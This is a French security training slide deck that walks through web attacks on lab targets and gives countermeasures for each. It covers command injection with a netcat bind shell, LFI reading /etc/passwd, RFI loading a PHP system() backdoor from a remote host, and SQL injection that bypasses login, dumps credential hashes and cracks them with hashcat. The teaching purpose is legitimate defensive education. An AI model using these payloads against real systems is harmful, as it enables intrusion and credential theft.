64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.056 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.060 ms  
  
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
rtt min/avg/max/mdev = 0.056/0.058/0.060/0.002 ms  
total 0  
drwxr-xr-x 2 root root 1317 Jun 17 2013 bin  
drwxr-xr-x 2 root root 132 Jun 17 2013 boot  
drwxr-xr-x 14 root root 2960 Oct 29 10:44 dev  
drwxr-xr-x 70 root root 540 Oct 29 13:35 etc  
drwxr-xr-x 3 root root 60 Oct 29 10:44 home
```

Le serveur exécute la commande suivante : **ping –c 2 127.0.0.1 ; ls -l /**

LES INJECTIONS DE COMMANDES

AVOIR ACCÈS AU SERVEUR ... LE BINDSHELL


The screenshot shows a browser-based exploit interface. In the URL bar, the user has entered the URL `/example1.php?ip=127.0.0.1 ; nc -l -e /bin/bash -p 6666`. Below the URL bar are buttons for "Load URL", "Split URL", and "Execute". Underneath these buttons are checkboxes for "Enable Post data" and "Enable Referrer". The main content area displays a terminal session on a server. The terminal prompt is `$ nc vulnweb.fr 6666`. The user runs the command `whoami`, which returns `www-data`. Then, the user runs `ls /var/www`, listing directory contents: `codeexec`, `commandexec`, `css`, `dirtrav`, `favicon.ico`, `fileincl`, `files`, `footer.php`, `header.php`, `img`, `index.php`, `js`, `ldap`, and `sqli`.

Le serveur exécute la commande suivante : `ping -c 2 127.0.0.1 ; nc -l -e /bin/bash -p 6666`


LES INJECTIONS DE COMMANDES

RAPPEL : BIND SHELL ET REVERSE SHELL

BIND SHELL



REVERSE SHELL



LES INJECTIONS DE COMMANDES

EN RÉSUMÉ

Mauvais filtrage des données en entrée

CONTREMESURES

Toutes les données non sûres (provenant de l'utilisateur) doivent être sécurisées !

UTILISER LES FONCTIONS :

- `preg_replace()`
- `escapeshellcmd()`
- `escapeshellarg()`
- ...

- Sensibilisation/formation développeurs
- WAF, IPS, ...
- Tests d'intrusion, audits réguliers
- Configuration sécurisé du serveur

LA FAILLE INCLUDE

La fonction PHP `include()` permet d'inclure le contenu d'un fichier local ou distant dans la page qui l'appelle.

La faille apparaît lorsque l'utilisateur peut contrôler quel fichier inclure (Défaut de filtrage des saisies utilisateur)

Exemples :

- Défacement
- Vol d'informations
- Compromission du serveur
- Botnet ...

Deux familles :


- Local File Inclusion
- Remote File Inclusion



`include()`
`require()`

LA FAILLE INCLUDE : LFI

DÉCOUVERTE DE LA VULNÉRABILITÉ



The screenshot shows a web browser interface. In the address bar, the URL is `http://vulnweb.fr/fileincl/example1.php?page=intro.php`. Below the address bar are buttons for "Load URL", "Split URL", and "Execute". Underneath these buttons are two checkboxes: "Enable Post data" and "Enable Referrer". The main content area displays the text "Hello hacker". At the bottom, there is a navigation bar with the website name "PentesterLab.com" and a "Home" link.

```
<?php require_once '../header.php'; ?>

<?php
    if ($_GET["page"]){
        include($_GET["page"]);
    }
?>

<?php require_once '../footer.php'; ?>
```

① L'utilisateur contrôle la variable `page`
② La fonction `include()` est utilisée

A red arrow points from the text "L'utilisateur contrôle la variable `page`" to the line `include($_GET["page"]);` in the code snippet.

LA FAILLE INCLUDE : LFI

LIRE UN FICHIER ... /ETC/PASSWD



Le fichier **passwd** est directement inclus dans la page courante

LA FAILLE INCLUDE : LFI

LIRE UN FICHIER AVEC L'EXTENSION PHP

example1.php?page=php://filter/convert.base64-encode/resource=example1.php

The screenshot shows a browser's developer tools Network tab. A request for "example1.php?page=php://filter/convert.base64-encode/resource=example1.php" is listed. The response body contains the source code of the PHP file, which includes a header include and a conditional block that checks if the "page" GET parameter is set, then includes it.

```
<?php require_once '../header.php'; ?>  
  
<?php  
  
if ($_GET["page"]) {  
    include($_GET["page"]);  
}  
  
?>  
  
<?php require_once '../footer.php'; ?>
```

zsgPz4KCgo8P3BocAoK0

example1.php encodé

LA FAILLE INCLUDE : LFI

PREMIÈRE MESURE PROTECTION : INSUFFISANTE !!

The screenshot shows a browser interface with the following details:

- Toolbar buttons: Load URL, Split URL, Execute.
- Address bar: example2.php?page=../../../../etc/passwd
- Checkboxes: Enable Post data, Enable Referrer.
- Header bar: PentesterLab.com, Home.
- Content area: A red box highlights a warning message: "Warning: include(..../../../../../etc/passwd.php): failed to open stream: /passwd.php' for inclusion (include_path='.:./usr/share/php:/usr/shar".

```
<?php require_once '../header.php'; ?>  
  
<?php  
    if ($_GET["page"]) {  
        $file = $_GET["page"].".php";  
        include($file);  
    }  
?>
```

Ajout automatique de l'extension PHP

LA FAILLE INCLUDE : LFI

PREMIÈRE MESURE PROTECTION : INSUFFISANTE !!

The screenshot shows a browser interface with the following details:


- Toolbar: Load URL, Split URL, Execute.
- Address bar: /example2.php?page=../../../../etc/passwd%00
- Buttons: Enable Post data, Enable Referrer.
- Page header: PentesterLab.com Home
- Main content area: Displays the contents of the /etc/passwd file, including entries for root, daemon, sync, games, man, news, uucp, backup, gnats, MySQL Server, and OpenLDAP Server Account.

Ajout d'un « null byte »

Corrigé avec la version PHP 5.3.4

LA FAILLE INCLUDE : RFI

INJECTION D'UNE BACKDOOR



backdoor.txt :

```
<pre>
|     <?php system($_GET['cmd']); ?>
</pre>
```

allow_url_include : on

LA FAILLE INCLUDE : RFI

INJECTION D'UNE BACKDOOR

The screenshot shows a web browser interface with the following details:

- Toolbar:** Includes "Load URL", "Split URL", and "Execute" buttons.
- Address Bar:** Displays the URL `example1.php?page=http://192.168.56.101/hack/backdoor.txt&cmd=ls /`.
- Checkboxes:** "Enable Post data" and "Enable Referrer" are unchecked.
- Header Bar:** Shows "PentesterLab.com" and "Home".
- Content Area:** Displays a list of directory contents:
 - bin
 - boot
 - dev
 - etc
 - home
 - initrd.img
 - lib
 - live
 - media

LA FAILLE INCLUDE

EN RÉSUMÉ

Mauvais filtrage des données en entrée

CONTREMESURES

Toutes les données non sûres (provenant de l'utilisateur) doivent être sécurisées !

Encore une fois !! !!

Utilisation d'un liste blanche :

```
$list_page = array('site', 'images', 'admin' );  
  
if(!empty($page) and in_array($page, $list_page)) {  
    include($page. '.php');  
}else{  
    die("Non non non !!");  
}
```

- Sensibilisation/formation développeurs
- WAF, IPS, ...
- Tests d'intrusion, audits réguliers
- Configuration sécurisé du serveur

LES INJECTIONS SQL

L'injection SQL se produit lorsqu'une application interagit avec un SGBD et qu'un utilisateur est en mesure de modifier le comportement initial d'une requête.

Il s'agit encore une fois d'un mauvais filtrage des saisies utilisateur

Exemples :

- Vol d'informations
- Compromission du serveur
- Botnet ...



LES INJECTIONS SQL

DÉCOUVERTE DE LA VULNÉRABILITÉ

Insérer un simple quote dans les champs de saisie

Enter your credentials.

Login:

Password:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near “” at line 1

LES INJECTIONS SQL

BYPASS D'AUTHENTIFICATION

```
$login = $_POST["login"];
$password = $_POST["password"];
$password = sqli($password);

$sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND password = '" . $password . "'";

$recordset = mysql_query($sql, $link);

if(!$recordset) {
    die("Error: " . mysql_error());
} else{
    $row = mysql_fetch_array($recordset);

    if($row["login"])
    {
$message = "<p>Welcome <b>" . ucwords($row["login"]) . "</b>, how are you today?</p><p>Your secret: <b>" . ucwor
```

SELECT * FROM heroes WHERE login = 'toto' AND password = 'titi'

LES INJECTIONS SQL

BYPASS D'AUTHENTIFICATION

Enter your 'superhero' credentials.

Login:

Password:

Welcome **Neo**, how are you today?

Your secret: **Oh Why Didn't I Took That BLACK Pill?**

```
SELECT * FROM heroes WHERE login = 'superhero' AND password = " or 1=1 #'
```

LES INJECTIONS SQL

VOL D'INFORMATIONS

Injection SQL



```
...
if(isset($_GET["movie"]))
{
    $id = $_GET["movie"];
    $sql = "SELECT * FROM movies";
    // If the user selects a movie
    if($id)
    {
        $sql.= " WHERE id = " . $id;
    }
    $recordset = mysql_query($sql, $link);

    if(mysql_num_rows($recordset) != 0)
    {
        $row = mysql_fetch_array($recordset);
        print_r($row);
    }
}
```

Select a movie:

Title	Release	Character	Genre	IMDb
The Incredible Hulk	2008	Bruce Banner	action	Link

LES INJECTIONS SQL

VOL D'INFORMATIONS


The screenshot shows a web-based application for testing SQL injection. The URL bar contains the query: `sqli_2.php?movie=0 union select 1,2,3,4,5,6&action=go`. The interface includes a toolbar with icons for SQL, XSS, Encryption, Encoding, and Other, and buttons for Load URL, Split URL, and Execute.

① Trouver le nombre de colonnes visibles

The screenshot shows a movie search application. A dropdown menu is open, showing "G.I. Joe: Retaliation" as the selected movie. Below the dropdown, there is a table with five columns: Title, Release, Character, Genre, and IMDb. At the bottom of the page, an error message reads: "Error: The used SELECT statements have a different number of columns".

LES INJECTIONS SQL

VOL D'INFORMATIONS



① Trouver le nombre de colonnes visibles

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

LES INJECTIONS SQL

VOL D'INFORMATIONS

The screenshot shows a web-based application for testing SQL injection. At the top, there's a navigation bar with tabs: SQL (which is selected), XSS, Encryption, Encoding, and Other. Below the navigation is a search bar containing the SQL query: ?movie=0 union SELECT 1,host, user, password,5,6,7 FROM mysql.user #. To the left of the search bar are buttons for Load, Split URL, and Execute.

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
localhost	root	5	*07BDCCE30E93A12AA2B693FD99990F044614A3E5	Link

```
$ ./hashcat-cli64.app -m 300 -a0 tocrack Dicos/rockyou.txt
```

07bdcce30e93a12aa2b693fd99990f044614a3e5:bug

LES INJECTIONS SQL

VOL D'INFORMATIONS

```
bee@bee-box:~$ mysql -h 172.16.15.129 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 75
Server version: 5.0.96-0ubuntu3 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

localhost:~$ mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| bWAPP          |
| mysql          |
+-----+
3 rows in set (0.00 sec)

mysql>
```

LES INJECTIONS SQL

VOL D'INFORMATIONS



② Trouver la base de données utilisée

The screenshot shows a movie search interface. A dropdown menu labeled "Select a movie:" contains the option "G.I. Joe: Retaliation". Next to it is a "Go" button. Below the dropdown is a table with the following data:

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	Link

LES INJECTIONS SQL

VOL D'INFORMATIONS



A screenshot of a web-based SQL injection testing tool. The interface includes a toolbar with dropdown menus for SQL, XSS, Encryption, Encoding, and Other. Below the toolbar, there are buttons for Load, Split, and Execute. The main area contains a red-highlighted SQL query:

```
sqli_2.php?movie=0 union select 1, GROUP_CONCAT(table_name), 3, 4, 5, 6, 7  
FROM information_schema.tables #
```

② Trouver les tables

Title


S,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_PRIVILEGES,TRIGGERS,USER_PRIVILEGES,VIEWS,blog,heroes,movies,users,visitors,columns



La table « users » est un bon choix

LES INJECTIONS SQL

VOL D'INFORMATIONS



The screenshot shows a web-based SQL injection testing tool. At the top, there's a navigation bar with tabs: SQL (which is selected), XSS, Encryption, Encoding, and Other. Below the tabs, there are buttons for Load, Split, and Execute. The main area contains a text input field with the following SQL query:

```
sqli_2.php?movie=0 union select 1, GROUP_CONCAT(column_name), 3, 4, 5, 6, 7  
FROM information_schema.columns WHERE table_name = 'users' #
```

② Trouver les colonnes de la table users

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
id,login,password,email,secret,activation_code,activated,reset_code,admin	3	5	4	Link

LES INJECTIONS SQL

VOL D'INFORMATIONS

The screenshot shows a web-based SQL injection testing environment. At the top, there's a navigation bar with tabs: SQL (which is selected), XSS, Encryption, Encoding, and Other. Below the tabs, there are buttons for Load, Split, and Execute. The main area contains the URL `sqli_2.php?movie=0 union select 1,login,password,4,admin,6,7 FROM users WHERE id =1#`. The results of the query are displayed below the input field.

③ Extraire les données de la base de données

The screenshot shows a movie database application. A modal window is open with the following message:
Added hashes from file tocrack: 1 (1 salts)
Activating quick-digest mode for single-hash
NOTE: press enter for status-screen
6885858486f31043e5839c735d99457f045affd0:bug
All hashes have been recovered
Input.Mode: Dict (Dicos/rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550343 (bytes)

Below the modal, a table lists movies. The first row shows the movie "A.I.M." with a yellow "Title" button. The second row shows the movie "bee" with a yellow "Title" button. The table has columns: Title, Character, Genre, and IMDb. The "bee" row also has a "Link" column.

Title	Character	Genre	IMDb
A.I.M.			
bee	1	4	Link

LES INJECTIONS SQL

EN RÉSUMÉ

Mauvais filtrage des données en entrée

CONTREMESURES

Toutes les données non sûres (provenant de l'utilisateur) doivent être sécurisées !

UTILISER LES FONCTIONS :

- mysql_real_escape_string()
- intval()
- is_numeric()
- ...

- Sensibilisation/formation développeurs
- WAF, IPS, ...
- Tests d'intrusion, audits réguliers
- Configuration sécurisé du serveur

Utilisation des requêtes paramétrées

LES VULNÉRABILITÉS SUR LES BINAIRES



ATTAQUES ET CONTRE-MESURES

LES FAILLES SUR LES BINAIRES

- **Heap-based buffer overflow** in the read_u32 function in Mozilla Firefox
- **Buffer overflow** in Adobe Reader and Acrobat 9.x
- **Integer overflow** in api.cc in Google V8
- Microsoft Internet Explorer 11 allows remote attackers to execute arbitrary code
- Microsoft Internet Explorer 9 allows remote attackers to cause a denial of service (memory corruption)

...

On voit tous passer ces libellés...

Mais concrètement :

- **qu'est-ce que c'est ?**
- **c'est grave ?**
- **quel impact sur mon SI ?**



LES FAILLES SUR LES BINAIRES

Une application peut présenter des défauts de conception : mauvaise gestion de la mémoire, mauvais typage ...


L'exploitation de ces défauts peut aboutir à la modification du comportement initiale du programme.

Exemples :

- Compromission du serveur
- Elévation des privilèges

Il existe deux types d'attaques :


- Local
- Remote



RAPPEL DES BASES (X86 32BITS)

SEGMENTATION DE LA MÉMOIRE

@ Basses



Code du programme

Variables globales et constantes initialisées

Variables globales et constantes non initialisées

Données allouées dynamiquement : malloc()


@ Hautes

Contexte de fonction et variables locales

RAPPEL DES BASES (X86 32BITS)

LES REGISTRES ET LA PILE

Pile :




Registres :

EAX	Accumulateur
EBX	Base
ECX	Compteur
EDX	Données
ESI	Source
EDI	Destination
EBP	Pointeur de base
ESP	Pointeur de pile
EIP	Pointeur d'instruction

RAPPEL DES BASES (X86 32BITS)


LES INSTRUCTIONS ASSEMBLEUR



Instruction	Explication	Example
mov dest, src	- Transfert les données d'un registre à l'autre - Charge les données dans un registre - Transfert des données entre un registre et la mémoire	Mov eax, ebx Mov ebx, 0x087766
push src	Insert une valeur sur la stack	Push ebp
pop dest	Supprime la valeur la plus haute dans la stack	Pop ebp
call func	Insère l'adresse de la prochaine instruction sur la stack et débute l'exécution de la fonction	call printf => Push EIP ; jmp printf
jump label	Se rend à l'instruction désignée par le paramètre	jmp post_mem Mov eax,0 # Non exécuté post_mem

RAPPEL DES BASES (X86 32BITS)

LES INSTRUCTIONS ASSEMBLEUR

